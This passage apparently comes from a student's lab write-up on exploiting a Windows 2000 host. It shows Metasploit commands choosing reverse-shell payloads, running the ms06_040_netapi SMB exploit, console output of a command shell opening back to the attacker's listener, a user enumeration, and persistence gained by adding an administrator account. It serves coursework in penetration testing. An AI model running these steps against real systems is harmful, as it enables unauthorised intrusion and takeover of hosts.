set PAYLOAD windows/shell/reverse_tcp
set PAYLOAD windows/shell/reverse_tcp_allports
set PAYLOAD windows/shell/reverse_tcp_dns
set PAYLOAD windows/shell/reverse_tcp_uuid
set PAYLOAD windows/shell/reverse_udp
msf6 exploit(windows/smb/ms06_040_netapi) > set PAYLOAD windows/shell/reverse
_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(windows/smb/ms06_040_netapi) > set RHOSTS 42.49.30.102
RHOSTS ⇒ 42.49.30.102
```

Then, I executed the exploit, and looked up the users and info on them.
(I forgot to picture.)

```
msf6 exploit(windows/smb/ms06_040_netapi) > exploit

[*] Started reverse TCP handler on 42.49.30.2:4444
[*] 42.49.30.102:445 - Detected a Windows 2000 target
[*] 42.49.30.102:445 - Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@nc
acn_np:42.49.30.102[\BROWSER] ...
[*] 42.49.30.102:445 - Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncac
n_np:42.49.30.102[\BROWSER] ...
[*] 42.49.30.102:445 - Building the stub data...
[*] 42.49.30.102:445 - Calling the vulnerable function...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 42.49.30.102
[*] Command shell session 3 opened (42.49.30.2:4444 → 42.49.30.102:1040) at
2021-02-25 23:54:23 -0600

net user
net user

User accounts for \\
```

14. How did you establish persistence? (Again, include screenshots for credit)

I created a new user account named john and added it to the group Administrators.